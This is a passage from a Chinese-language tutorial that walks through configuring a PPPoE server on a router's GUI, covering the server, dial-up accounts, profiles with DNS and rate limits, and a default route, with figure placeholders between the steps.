


图15




图16

再回到左边的导航条，点击“PPP”，在“interfaces”选项里点“pppoe server”，在弹出的“pppoe server list”里点“+”号来添加一个PPPOE服务，service name：service1，interfaces：lan，Default profile：pppoe，其它的都使用默认的，再点击OK，如图17。




图17




图18

再回到PPP这个对话框，点“secrets”选项，再点“+”号，这里就是要创建的PPPOE拨号的帐号和密码，name：admin（就是拨号的帐号，可以任意取），passowd：1234（拨号的密码，这里的要打“勾”），service：pppoe，profile：pppoe，其它的默认，再点“OK”。我们也可以创建多个拨号的帐号和密码，如图18。




图19

回到PPP这个对话框，点击“profiles”选项，再点“+”号，在“General”里，name：pppoe，local address和remote address里都选择“pppoe1”（这个pppoe1就是你前面创建的那个地址池），主DNS：220.189.127.107，辅DNS：220.189.127.108。这两个DNS，大家可以根据自己当地的DNS进行设置，下面的“Use Encryption”和“Change TCP MSS”都选“Yes”。点“应用”，如图19。

再切换到“Limits”，在“rate Limit”设置一个上传和下载的速度，我设置的是1024k/1024k，大家可以根据具体的情况进行设置，“only one”选择“Yes”，如图20。




图20

还有最后一步，就是添加一个网关，整个PPPOE服务器就全部建完了。再回到左边的导航条，点“IP”->“路由”，再点那个“+”号，指定：0.0.0.0/0，网关：192.168.1.5（你们外网的网关），检查：ping，pref source：192.168.1.14（输入你LAN的IP地址），再OK，如图21。




图21

3、客户端设置

